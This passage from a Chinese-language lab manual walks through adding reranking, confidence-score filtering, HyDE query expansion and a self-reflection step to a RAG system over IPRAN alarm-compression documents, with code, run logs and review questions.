def get_reranker():
```

```

reranker = CrossEncoderReranker(model=rerank_model, top_n=4) # 重排后返回 top 3
return reranker

def rerank_documents(query, docs):
    """
    对外接口：输入 query + 原始 docs → 返回重排后的精准 docs
    """
    reranker = get_reranker()
    # 重排序
    ranked_docs = reranker.compress_documents(docs, query)
    return ranked_docs

# -----添加重排序-----

```

8.2.2 补充调用代码并测试

在 rag.py 实现对重排序的调用。

步骤 1 添加重排序调用的代码

在如下位置添加代码，重排序的代码应该在混合检索之后：

```

63 #-----更新混合检索-----
64 # docs = faiss_db.similarity_search(query,k=3)用混合检索代替
65 from retriever import hybrid_search
66 docs = hybrid_search(faiss_db,query,k=3)#基于前面的query处理结果进行检索
67 print(f"混合检索结果: {docs}")
68 #-----更新混合检索-----
69
70 #-----添加重排序-----
71 from rerank import rerank_documents
72 print("进行重排序操作....")
73 print("重排前---> (重排的是子块)")
74 for i,doc in enumerate(docs):
75     print(f"第{i}个子块-->\n",doc.page_content)
76
77 docs = rerank_documents(query,docs)#父子分块的重排序是对子块做的
78 print("重排后--->")
79 for i,doc in enumerate(docs):
80     print(f"第{i}个子块-->\n",doc.page_content)
81 #-----添加重排序-----
82
83

```

```

#-----添加重排序-----
from rerank import rerank_documents
print("进行重排序操作....")
print("重排前---> (重排的是子块)")
for i,doc in enumerate(docs):
    print(f"第{i}个子块-->\n",doc.page_content)

```



```
docs = rerank_documents(query,docs)#父子分块的重排序是对子块做的
print("重排后--->")
for i,doc in enumerate(docs):
    print(f"第{i}个子块-->\n",doc.page_content)
#-----添加重排序-----
```

步骤 2 运行测试

通过 ctrl+c 停止之前的服务，根据情况可能需要 2 次 ctrl+c。然后输入：

```
python rag.py
```

前端界面刷新后，输入测试问题：在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？

返回的日志有重排序的相关结果：

重排前：

```
进行重排序操作
重排前---> (重排的是子块)
第0个子块-->
场景一：单网元根因告警引发多派生告警。当B设备10号端口（物理层）产生LOS告警（81a4），该端口承载的MPLS-TP隧道会立即产生“隧道转发面异常”（7f22）告警，隧道承载的PW业务会产生“PW失效”告警，下游C、D设备会产生“业务不可用”告警，累计产生10条告警。按照压缩规则，系统仅保留B设备10号端口的LOS告警作为根因，其余9条均为派生告警，全部压缩屏蔽，最终只上送1条有效告警，运维人员仅需排查B设备10号端口即可，大幅提升排查效率。
第1个子块-->
3. 根因保留优先级：严格遵循“物理层 > 隧道层 > 业务层”的优先级顺序，当不同层级的告警同时出现时，优先保留底层告警作为根因，上层告警全部压缩。若同一层级出现多个告警，则按告警级别排序，紧急告警优先保留，一般告警后续合并。
第2个子块-->
第一，层级关联识别规则：IPRAN网络按“物理层-隧道层-业务层”的层级架构运行，故障传播遵循“底层故障引发上层故障”的原则。因此，当同一网元或同一链路同时出现多层次告警时，优先判定底层告警为根因告警，上层告警均判定为派生告警。例如，若PWE3业务中断告警与上游端口Down告警同时出现，则仅保留端口Down作为根因告警，PWE3业务中断告警作为派生告警被压缩屏蔽；若隧道转发面异常告警与隧道控制面离线告警同时出现，优先判定隧道控制面离线为根因告警，转发面异常为派生告警。
第3个子块-->
4. 第四步：记录故障信息并归档（10分钟内完成）。记录故障发生时间、VLAN配置前后的值、处理步骤、恢复时间等信息，归档至运维知识库，同时更新网络VLAN配置台账，确保台账信息与实际配置一致。
第4个子块-->
2. 第二步：统一VLAN配置（3分钟内完成）。根据IPRAN网络的VLAN规划，统一两端的VLAN ID和封装格式，确保两端配置完全一致，避免出现冲突。若一端配置错误，需修正为正确的VLAN ID和封装格式，保存配置，重启链路。
3. 第三步：测试链路连通性（2分钟内完成）。重启链路后，执行ping测试，确认链路连通性正常，无丢包、错包等问题，同时检查VLAN配置是否生效。
第5个子块-->
场景二：多网元重复告警合并。某区域光纤断裂，导致A、B、C三个网元同时产生“81a4：主用链路信号丢失”告警，其中A网元为根因网元
```

重排前子块顺序（检索原始召回顺序，混乱无逻辑）

0：单网元 LOS 告警案例（业务场景）

1：层级优先级文字规则

2：层级关联判定底层逻辑

3：VLAN 配置修复步骤（和问题无关）

4：多网元重复告警案例

5：故障归档台账步骤（和问题无关）

理论逻辑割裂：先看案例，再看优先级，再看底层判定规则，理论分散，理解断层；

无关内容插入关键信息中间：讲完告警规则，突然插入 VLAN 修复流程，打断告警压缩主线；

同类场景不聚拢：单网元、多网元两个告警案例被无关 VLAN 内容隔开；

回答用户问题时，需要来回跳跃多个子块拼凑信息，检索成本高。

重排后：

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
重排后--->
第0个子块-->
    第一，层级关联识别规则：IPRAN网络按“物理层-隧道层-业务层”的层级架构运行，故障传播遵循“底层故障引发上层故障”的原则。因此，当同一网元或同一链路同时出现多层次告警时，优先判定底层告警为根因告警，上层告警均判定为派生告警。例如，若PWE3业务中断告警与上游端口Down告警同时出现，则仅保留端口Down作为根因告警，PWE3业务中断告警作为派生告警被压缩屏蔽；若隧道转发面异常告警与隧道控制面离线告警同时出现，优先判定隧道控制面离线为根因告警，转发面异常为派生告警。
第1个子块-->
    3. 根因保留优先级：严格遵循“物理层 > 隧道层 > 业务层”的优先级顺序，当不同层级的告警同时出现时，优先保留底层告警作为根因，上层告警全部压缩。若同一层级出现多个告警，则按告警级别排序，紧急告警优先保留，一般告警后续合并。
第2个子块-->
    场景一：单网元根因告警引发多派生告警。当B设备10号端口（物理层）产生LOS告警（81a4），该端口承载的MPLS-TP隧道会立即产生“隧道转发面异常”（7f22）告警，隧道承载的PW业务会产生“PW失效”告警，下游C、D设备会产生“业务不可用”告警，累计产生10条告警。按照压缩规则，系统仅保留B设备10号端口的LOS告警作为根因，其余9条均为派生告警，全部压缩屏蔽，最终只上送1条有效告警，运维人员仅需排查B设备10号端口即可，大幅提升排查效率。
第3个子块-->
    场景二：多网元重复告警合并。某区域光纤断裂，导致A、B、C三个网元同时产生“81a4：主用链路信号丢失”告警，其中A网元为根因网元（光纤断裂直接连接A网元），B、C网元为下游网元，告警为重复告警。系统仅保留A网元的81a4告警作为根因，B、C网元的81a4告警合并，同时屏蔽所有派生告警，运维人员可快速定位故障源头为A网元连接的光纤，避免在多个网元间重复排查。
第4个子块-->
    2. 第二步：统一VLAN配置（3分钟内完成）。根据IPRAN网络的VLAN规划，统一两端的VLAN ID和封装格式，确保两端配置完全一致，避免出现冲突。若一端配置错误，需修正为正确的VLAN ID和封装格式，保存配置，重启链路。
    3. 第三步：测试链路连通性（2分钟内完成）。重启链路后，执行ping测试，确认链路连通性正常，无丢包、错包等问题，同时检查VLAN配置是否生效。
第5个子块-->
    4. 第四步：记录故障信息并归档（10分钟内完成）。记录故障发生时间、VLAN配置前后的值、处理步骤、恢复时间等信息，归档至运维知识库，同时更新网络VLAN配置台账，确保台账信息与实际配置一致。
    
```

重排后子块顺序（Rerank 打分排序，贴合用户提问意图）

- 0：层级关联识别底层核心规则（理论根基）
- 1：层级优先级标准（核心答案依据）
- 2：单网元 LOS 派生告警场景（精准匹配用户提问的案例）
- 3：多网元重复告警拓展场景（同类补充）
- 4：VLAN 配置修复（弱相关，后置）
- 5：故障归档（弱相关，后置）

说明重排生效。

8.3 思考题

问题：RAG 重排序模块的作用是什么？

参考答案：

重排序接收混合检索召回的候选文本块，通过交叉编码器模型深度比对用户问题与每个分块的语义相关性，重新打分排序并过滤低分无关内容。向量、BM25 仅做粗粒度匹配，易存在语义不符、关键词误匹配问题；重排序做细粒度语义校验，剔除噪声子块，提升上下文精准度，减少大模型输入冗余信息，降低幻觉概率，优化问答输出质量。

8.4 实验小结

本次实验完成了 RAG 重排序优化流程，通过精细化打分排序过滤冗余噪声文档，有效提升了检索精准度，掌握了 RAG 高阶检索优化的核心技术。

9

检索置信度控制

9.1 实验介绍

9.1.1 关于本实验

本实验位于混合检索、重排序流程之后，属于 RAG 系统的最终检索风控环节。通过对重排序后的文档相关性分数进行阈值判定，设置检索置信度标准，对低置信度、低相关的检索内容进行过滤或拒绝回答，避免依据劣质、无关资料生成错误答案，进一步提升问答可靠性。

9.1.2 实验目的

- 掌握RAG检索置信度筛选的风控原理。
- 理解分数阈值对问答质量的控制逻辑。
- 通过置信度过滤机制，解决检索质量差、素材不足导致的模型幻觉与错误回答问题。

9.1.3 实验规划

首先基于混合检索与重排序得到候选文档分数；

设置合理的置信度阈值，对检索片段进行过滤筛选，对未达到置信度标准的问题进行拦截。

9.2 实验操作

9.2.1 补充检索置信度分数的代码

在 rerank.py 脚本中补充带置信度分数的代码，在 rag.py 中进行调用。

```
#-----手动添加带分数的重排序用于【置信度过滤】-----
def rerank_documents_with_score(query, docs):
    """
    真正能返回【带分数】的重排序函数！
    返回：ranked_docs（每个 doc 都带有 .score 属性）
    """

    # 1. 手动对 query 和 docs 打分（关键！）
    pairs = [[query, doc.page_content] for doc in docs]
    scores = rerank_model.score(pairs) # 这里拿到真实置信度！
```

```
# 2. 把分数绑定到每个 doc 上


for doc, score in zip(docs, scores):
    doc.metadata["score"] = round(float(score), 4) # 绑定分数

# 3. 按分数从高到低排序
ranked_docs = sorted(docs, key=lambda x: x.metadata.get("score",0), reverse=True)

# 4. 只返回 top_n
return ranked_docs

#-----手动添加带分数的重排序用于【置信度过滤】-----
```

如下图：



```
25 # -----添加重排序-----
26
27 #-----手动添加带分数的重排序用于【置信度过滤】-----
28 def rerank_documents_with_score(query, docs):
29     """
30     真正能返回【带分数】的重排序函数！
31     返回：ranked_docs（每个 doc 都带有 .score 属性）
32     """
33
34     # 1. 手动对 query 和 docs 打分（关键！）
35     pairs = [[query, doc.page_content] for doc in docs]
36     scores = rerank_model.score(pairs) # 这里拿到真实置信度！
37
38     # 2. 把分数绑定到每个 doc 上
39
40     for doc, score in zip(docs, scores):
41         doc.metadata["score"] = round(float(score), 4) # 绑定分数
42
43     # 3. 按分数从高到低排序
44     ranked_docs = sorted(docs, key=lambda x: x.metadata.get("score",0), reverse=True)
45
46     # 4. 只返回 top_n
47     return ranked_docs
48
49 #-----手动添加带分数的重排序用于【置信度过滤】-----
```

9.2.2 新建 score_filter.py 脚本

在 score_filter.py 脚本中主要存放根据置信度过滤的代码，在 rag.py 中进行调用。

新建脚本 score_filter.py 并添加代码，设计逻辑是将带相关性分数的重排序结果根据得分过滤，默认过滤掉得分低于 0.5 文本块，减少冗余信息输入给大模型。

```
# score_filter.py
def filter_by_confidence(docs, min_score: float = 0.5):
    """
    按重排序置信度过滤低质量检索结果
    :param docs: 重排序后的 docs（带 score）
```

```

:param min_score: 最低置信度阈值 (0~1)
:return: 过滤后的高质量 docs
"""
filtered = []

for doc in docs:
    print("过滤前 doc 的内容----->", doc.metadata)
    score = doc.metadata.get("score", 1.0) # 重排序后的置信度

    if score >= min_score:
        filtered.append(doc)

return filtered

def has_high_confidence(docs, min_score: float = 0.5) -> bool:
    """判断是否存在高置信度结果"""
    if not docs:
        return False

    for doc in docs:
        if doc.metadata.get("score", 1.0) >= min_score:
            return True
    return False

```

9.2.3 补充调用代码并测试

在 rag.py 实现对带分数重排序和过滤功能块的调用。

步骤 1 修改重排序功能块的调用

将 rag.py 中重排序的这部分功能重新调整：

```

#-----添加重排序-----
from rerank import rerank_documents
print("进行重排序操作....")
print("重排前---> (重排的是子块)")
for i, doc in enumerate(docs):
    print(f"第{i}个子块-->\n", doc.page_content)

# docs = rerank_documents(query, docs) # 父子分块的重排序是对子块做的
#-----添加“重排序带分数”用于【置信度过滤】-----
from rerank import rerank_documents_with_score
docs = rerank_documents_with_score(query, docs) # 重排使用原始的query
#-----添加“重排序带分数”用于【置信度过滤】-----

print("重排后--->")
for i, doc in enumerate(docs):
    print(f"第{i}个子块-->\n", doc.page_content)
#-----添加重排序-----

```

替换

将上述重排序调用实现：

```
docs = rerank_documents(query, docs) # 父子分块的重排序是对子块做的
```

修改如下：

```
#-----添加“重排序带分数”用于【置信度过滤】-----
from rerank import rerank_documents_with_score
docs = rerank_documents_with_score(query, docs) # 重排使用原始的 query
#-----添加“重排序带分数”用于【置信度过滤】-----
```

步骤 2 添加置信度过滤的调用代码

在 rag.py 的如下区域添加调用代码，重排序完成之后，获取检索内容之前，进行过滤：

```
79     for i, doc in enumerate(docs):
80         print(f"第{i}个子块-->\n", doc.page_content)
81     #-----添加重排序-----
82
83     #-----添加“置信度过滤”-----
84     print("根据重排序结果进行置信度过滤----->")
85     from score_filter import filter_by_confidence, has_high_confidence
86     min_confidence = 0.5 # 置信度阈值 (0~1)
87     print(f"过滤前有====={len(docs)}====是个文本块")
88     docs = filter_by_confidence(docs, min_score=min_confidence)
89     print(f"过滤后有====={len(docs)}====是个文本块")
90     # 如果没有高置信度结果 → 直接返回提示
91     if not has_high_confidence(docs, min_score=min_confidence):
92         yield json.dumps({
93             "retrieval": [{
94                 "content": "未找到高置信度的相关内容，将使用通用知识回答",
95                 "source": "系统提示"
96             }]
97         }, ensure_ascii=False)
98
99     #-----添加“置信度过滤”-----
100
```

代码如下：

```
#-----添加“置信度过滤”-----
print("根据重排序结果进行置信度过滤----->")
from score_filter import filter_by_confidence, has_high_confidence
min_confidence = 0.5 # 置信度阈值 (0~1)
print(f"过滤前有====={len(docs)}====是个文本块")
docs = filter_by_confidence(docs, min_score=min_confidence)
print(f"过滤后有====={len(docs)}====是个文本块")
# 如果没有高置信度结果 → 直接返回提示
if not has_high_confidence(docs, min_score=min_confidence):
    yield json.dumps({
        "retrieval": [{
            "content": "未找到高置信度的相关内容，将使用通用知识回答",
            "source": "系统提示"
        }]
    })
```



```

    }
  }, ensure_ascii=False)

#-----添加“置信度过滤”-----

```

步骤 3 运行测试

通过 ctrl+c 停止之前的服务，根据情况可能需要 2 次 ctrl+c。然后输入：

```
python rag.py
```

前端界面刷新后，输入测试问题：在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？

返回的日志有过滤前的结果：

```

根据重排序结果进行置信度过滤----->
过滤前有=====6=====个文本块
过滤前doc的内容-----> {'parent_content': 'IPRAN (IP Radio Access Network) 即IP化无线接入网，是承载移动网络业务的核心基础设
网络中。随着5G业务的普及和物联网设备的大规模接入，IPRAN网络的覆盖范围不断扩大，网元数量激增，在故障发生时会产生大量重复、派生、
控系统雪崩，增加运维人员的工作负担，甚至延误故障排查时机，影响网络服务质量和用户体验。本规范为某省级运营商2025年最新发布的IPRAN
档，包含专属告警编码、根因识别规则、压缩参数配置等核心私有知识，仅用于内部运维人员培训和系统配置参考，模型预训练数据中未包含相关
专线网络告警的核心特征是“多关联性、高重复性、层级性”，具体可分为三大类：根因告警、派生告警、抖动告警。根因告警是引发故障的核心
误导致，如端口光功率劣化、链路信号丢失、隧道控制面离线等；派生告警是由根因告警引发的次生告警，例如物理端口DOWN会直接派生ETH-LOS
效、业务不可用等6~12条次生告警，这些告警本身不具备独立故障意义，仅为根因故障的延伸；抖动告警是指同一网元在短时间内连续出现相同
临时因素导致，不构成持续性故障，无需重复上报。\\n为精准识别根因告警、过滤无效告警、压缩告警数量，本规范明确了严格的告警根因识别规
，层级关联识别规则：IPRAN网络按“物理层-隧道层-业务层”的层级架构运行，故障传播遵循“底层故障引发上层故障”的原则。因此，当同一网元
根因告警，上层告警均判定为派生告警。例如，若PWE3业务中断告警与上游端口Down告警同时出现，则仅保留端口Down作为根因告警，PWE3业务中
等与隧道控制面离线告警同时出现，优先判定隧道控制面离线为根因告警，转发面异常为派生告警。', 'filename': '文档1: IPRAN 专线告警特
': 'parent_child', 'length': 236, 'score': 0.9992}

```

过滤后有 4 个文本块：

```

设备会产生“业务不可用”告警，累计产生10条告警。按照压缩规则，系统仅保留B设备10号端口的LOS告警作为根因，其余9条
设备10号端口即可，大幅提升排查效率。\\n场景二：多网元重复告警合并。某区域光纤断裂，导致A、B、C三个网元同时产生
元），B、C网元为下游网元，告警为重复告警。系统仅保留A网元的81a4告警作为根因，B、C网元的81a4告警合并，同时屏
多个网元间重复排查。\\n场景三：抖动告警过滤。某网元因链路波动，在4秒内连续产生5条“81a3：主用链路光功率劣化”告
保留第一条告警，其余4条过滤，既避免了监控系统被大量重复告警占用资源，又不会漏报有效告警，运维人员可根据保留的
维监控系统需完成参数配置调整，运维人员需熟练掌握告警编码、根因识别规则和压缩策略，确保故障发生时能够快速、精
商技术部发布更新通知，所有相关人员需及时学习并执行。', 'filename': '文档1: IPRAN 专线告警特征与压缩规则.txt', 'ch
score': 0.729}
过滤前doc的内容-----> {'parent_content': '2. 第二步：统一VLAN配置（3分钟内完成）。根据IPRAN网络的VLAN规
若一端配置错误，需修正为正确的VLAN ID和封装格式，保存配置，重启链路。\\n3. 第三步：测试链路连通性（2分钟内完成
，同时检查VLAN配置是否生效。\\n4. 第四步：记录故障信息并归档（10分钟内完成）。记录故障发生时间、VLAN配置前后的
台账，确保台账信息与实际配置一致。', 'filename': '文档3: IPRAN典型故障标准化处理流程与内部操作手册.txt', 'ch
': 0.1147}
过滤前doc的内容-----> {'parent_content': '2. 第二步：统一VLAN配置（3分钟内完成）。根据IPRAN网络的VLAN规
若一端配置错误，需修正为正确的VLAN ID和封装格式，保存配置，重启链路。\\n3. 第三步：测试链路连通性（2分钟内完成
，同时检查VLAN配置是否生效。\\n4. 第四步：记录故障信息并归档（10分钟内完成）。记录故障发生时间、VLAN配置前后的
台账，确保台账信息与实际配置一致。', 'filename': '文档3: IPRAN典型故障标准化处理流程与内部操作手册.txt', 'ch
': 0.0056}
过滤后有=====4=====个文本块
172.31.65.217 - - [13/May/2026 19:20:33] "POST /stream_chat HTTP/1.1" 200 -

```

说明过滤的处理已生效。

9.3 思考题

问题：RAG 重排序完成后为何要做检索置信度控制，如何实现？

参考答案：

重排序仅完成文档相关性打分，置信度控制用于过滤低相关片段，防止无关内容流入 LLM 引发幻觉。设定固定分数阈值，低于阈值的子块直接丢弃；也可限定送入大模型的最大文档数量。若全部候选块置信度均不达标，系统可输出无有效参考资料提示，不强行拼接无效上下文。该机制过滤噪声，精简输入上下文，提升答案可信度。

9.4 实验小结

本次实验完成了检索置信度控制功能的搭建，在混合检索、重排序基础上增加了风控筛选机制，有效过滤低质量检索内容，抑制模型幻觉，提升了 RAG 系统问答的稳定性与可信度。

10

假设文档嵌入 HyDE

10.1 实验介绍

10.1.1 关于本实验

本实验在混合检索、重排序、置信度控制的基础上，引入 HyDE 假设文档嵌入优化策略。针对用户原始问句简短、语义稀疏、难以精准匹配知识库的问题，通过大模型先假设生成一份完整答案文档，再对假设文档进行检索，替代直接问句检索，提升语义匹配能力。

10.1.2 实验目的

- 掌握 HyDE 假设文档嵌入的核心优化原理。
- 学会通过反向生成假设文档，弥补原始问句信息量不足的缺陷，进一步提升 RAG 系统召回精度。

10.1.3 实验规划

首先接收用户原始提问，利用大模型生成贴合问题的假设性完整文档；将生成的假设文档进行检索，替代原始问句检索；结合后续重排序与置信度机制完成问答链路。

10.2 实验操作

10.2.1 补充 HyDE 实现方式的代码

在 retriever.py 脚本中添加 HyDE 的实现内容，在 rag.py 中进行调用。

步骤 1 HyDE 的实现代码

在 retriever.py 脚本的最前面添加如下代码：

```
#----HyDE 检索功能-----  
from langchain_openai import ChatOpenAI  
from langchain.chains import HypotheticalDocumentEmbedder  
from langchain.prompts import PromptTemplate  
import files  
def generate_HyDE_query(query: str):  
    """
```



```
LangChain HypotheticalDocumentEmbedder
输入：query + embedding 模型+url+api_key
输出：HyDE 生成的假设答案（用于检索）
"""
try:
    # 1. 从 client 构建 LLM
    llm = ChatOpenAI(
        model="qwen3.5-plus",
        openai_api_base= files.BASE_URL,
        openai_api_key= files.API_KEY,
        temperature=0.0
    )

    # 2. 自定义提示词（必须用 PromptTemplate 包装！）
    prompt = PromptTemplate(
        input_variables=["question"],
        template="""
        你是专业 IT 运维、IPRAN、服务器技术专家。
        根据问题生成一段专业、严谨、符合知识库风格的模拟答案，要求 500 字内。
        问题：{question}
        模拟答案：
        """.strip()
    )

    # 3. 直接生成 HyDE 文本
    chain = prompt | llm
    hyde_text = chain.invoke({"question": query}).content.strip()

    # print(f"☑ LangChain HyDE 生成：{hyde_text}")
    return hyde_text

except Exception as e:
    print(f"✗ HyDE 失败，使用原问题：{e}")
    return query
#----HyDE 检索功能-----
```

如下图：

```

1  # retriever.py 主要对外提供检索功能
2  #----HyDE检索功能-----
3  from langchain_openai import ChatOpenAI
4  from langchain.chains import HypotheticalDocumentEmbedder
5  from langchain.prompts import PromptTemplate
6  import files
7  def generate_HyDE_query(query: str):
8      """
9      LangChain HypotheticalDocumentEmbedder
10     输入: query + embedding模型+url+api_key
11     输出: HyDE 生成的假设答案 (用于检索)
12     """
13     try:
14         # 1. 从 client 构建 LLM
15         llm = ChatOpenAI(
16             model="qwen3.5-plus",
17             openai_api_base= files.BASE_URL,
18             openai_api_key= files.API_KEY,
19             temperature=0.0
20         )
21
22         # 2. 自定义提示词 (必须用 PromptTemplate 包装!)
23         prompt = PromptTemplate(

```

10.2.2 补充调用代码并测试

在 rag.py 中实现对 HyDE 方式的调用。

步骤 1 添加 HyDE 的调用方式

在 rag.py 的混合检索前添加 HyDE 的调用代码:

```

62     return
63     #-----HyDE策略-----
64     from retriever import generate_HyDE_query
65     print(f"HyDE前的问题----->{query}")
66     hyde_query = generate_HyDE_query(query)
67     print(f"HyDE后的假答案----->{hyde_query}")
68     #-----HyDE策略-----
69
70     #-----更新混合检索-----
71     # docs = faiss_db.similarity_search(query,k=3)用混合检索代替
72     from retriever import hybrid_search
73     docs = hybrid_search(faiss_db,query,k=3)#基于前面的query处理结果进行检索

```

代码如下:

```

#-----HyDE 策略-----
from retriever import generate_HyDE_query
print(f"HyDE 前的问题----->{query}")
hyde_query = generate_HyDE_query(query)
print(f"HyDE 后的假答案----->{hyde_query}")

```

```
#-----HyDE 策略-----
```

步骤 2 修改混合检索时传入的 query 变量

将 query 修改成 HyDE 返回的结果 hyde_query:

```
63 #-----HyDE策略-----
64 from retriever import generate_HyDE_query
65 print(f"HyDE前的问题----->{query}")
66 hyde_query = generate_HyDE_query(query)
67 print(f"HyDE后的假答案----->{hyde_query}")
68 #-----HyDE策略-----
69
70 #-----更新混合检索-----
71 # docs = faiss_db.similarity_search(query,k=3)用混合检索代替
72 from retriever import hybrid_search
73 docs = hybrid_search(faiss_db,hyde_query,k=3)#基于前面的query处理结果进行检
74 print(f"混合检索结果: {docs}")
75 #-----更新混合检索-----
76
```

即混合检索的代码修改如下:

```
docs = hybrid_search(faiss_db, hyde_query,k=3)#基于前面的 query 处理结果进行检索
```

步骤 3 运行测试

通过 ctrl+c 停止之前的服务, 根据情况可能需要 2 次 ctrl+c。然后输入:

```
python rag.py
```

前端界面刷新后, 输入测试问题: 在 IPRAN 告警压缩系统中, 若物理层端口产生 LOS 告警, 同时隧道层与业务层出现大量派生告警, 系统会如何处理? 这种处理方式依据的优先级规则是什么?

在后台的日志中返回处理结果中, 可以看到 HyDE 的处理结果:

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
在 IPRAN 告警压缩系统中, 若物理层端口产生 LOS 告警, 同时隧道层与业务层出现大量派生告警, 系统会如何处理? 这种处理方式依据的优先级规则是什么?
改写后问题:
在 IPRAN 告警压缩系统中, 若物理层端口产生 LOS 告警, 同时隧道层与业务层出现大量派生告警, 系统会如何处理? 这种处理方式依据的优先级规则是什么?
首次加载 Embedding 模型...
HyDE前的问题----->在 IPRAN 告警压缩系统中, 若物理层端口产生 LOS 告警, 同时隧道层与业务层出现大量派生告警, 系统会如何处理? 这种处理方式依据的优先级规则是什么?
HyDE后的假答案----->在 IPRAN 告警压缩系统中, 当物理层端口产生 LOS 告警并引发隧道层与业务层大量派生告警时, 系统将执行**告警关联与压缩**处理。

**处理机制:**
系统通过拓扑关联与因果分析算法, 识别出隧道及业务层告警为物理层 LOS 的衍生症状。系统将自动抑制(屏蔽或合并)这些派生告警, 仅在告警列表中保留并高亮显示根因告警(LOS), 同时建立根因与衍生告警的关联链接, 供必要时查阅。

**优先级规则依据:**
1. **分层优先级:** 遵循网络分层模型自底向上原则, 物理层(Physical)优先级高于链路层、隧道层(Tunnel)及业务层(Service), 底层故障视为高层故障的根因。
2. **因果优先级:** 遵循“根因优先”原则, 直接故障(如 LOS)优先级高于间接影响(如隧道 Down、业务中断)。
3. **时间序列:** 结合告警发生时间, 优先判定最早发生的底层告警为根因。

此机制旨在有效抑制告警风暴, 减少无效通知干扰, 确保运维人员快速定位核心故障点, 显著缩短平均修复时间(MTTR), 提升网络运维效率。
混合检索结果: [Document(id="5931a399-4d28-44cf-8faa-1ef9841fc73e", metadata={"parent_content": "为帮助运维人员更好地理解和应用上述规则, 本规范提供了3个典型场景示例, 均为实际运
工作中常见的故障场景。具体如下:\n场景一: 单网元根因告警引发多派生告警。当B设备10号端口(物理层)产生LOS告警(81a4), 该端口承载的PLS-TP隧道会立即产生“隧道转发面异常”(7f22)告
警, 隧道承载的业务会产生业务中断告警, 下游C设备会产生业务不可用告警, 累计产生10条告警。按照压缩规则, 系统仅保留B设备10号端口的LOS告警作为根因, 其余9条均为派生告警, 全部
```

生成的假答案与真实的答案还是有很多相似的地方的, 最终生成的答案:

在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？

根据提供的《IPRAN 专线网络告警压缩策略规范》，针对物理层端口产生 LOS 告警且同时伴随隧道层与业务层大量派生告警的情况，系统的处理方式及依据规则如下：

****1. 系统处理方式****

- * ****保留根因****：系统会****仅保留物理层端口的 LOS 告警****作为根因告警。
- * ****压缩屏蔽****：所有由该根因引发的隧道层（如隧道转发面异常）与业务层（如 PW 失效、业务不可用）的派生告警，均会被****压缩屏蔽****。
- * ****最终上报****：系统最终只上送****1 条有效告警****（即物理层 LOS 告警），运维人员仅需排查该物理端口即可，避免无效告警干扰。

****2. 依据的优先级规则****

这种处理方式严格遵循规范中明确的****层级关联识别规则****与****根因保留优先级****：

10.3 思考题

问题：什么是 HyDE 技术，在 RAG 中有什么作用？

参考答案：

HyDE 即假设文档嵌入，模型先依据用户问题生成一段虚拟完整回答，再用该虚拟文本执行向量检索。原始问句普遍简短、语义特征单薄，容易出现匹配偏差；虚拟文档信息完整，和知识库段落向量契合度更高。该方案弥补短查询语义不足，提升相关文本召回量，优化混合检索候选集，减少重排压力，降低大模型幻觉风险。

10.4 实验小结

本次实验完成了 HyDE 假设文档嵌入的优化落地，通过生成假设文档丰富检索语义，解决了短问句、模糊问句召回效果差的问题，进一步完善了高阶 RAG 检索优化体系。

11 自我反思模式

11.1 实验介绍

11.1.1 关于本实验

本实验在多级检索、重排序、置信度过滤等优化流程基础上，增加大模型自我反思校验机制。让模型生成答案后，自主对检索素材、回答内容、逻辑合理性进行自检纠错，识别回答漏洞、信息不足和幻觉内容，可考虑实现答案二次修正与优化，提升问答严谨度。

11.1.2 实验目的

- 掌握RAG自我反思的迭代优化原理。
- 理解模型自检纠错对抑制幻觉、修正错误的作用。
- 通过反思机制，解决传统RAG一次性生成答案存在的片面、不实、逻辑混乱等问题。

11.1.3 实验规划

本次实验实现了 RAG 问答的自我反思机制，通过模型自检反馈模型答案的可靠性，后续可以考虑加入再次迭代优化的机制，来减少模型幻觉与回答错误，进一步提升了 RAG 系统回答的严谨性与可靠性。

11.2 实验操作

11.2.1 新建脚本 reflection.py

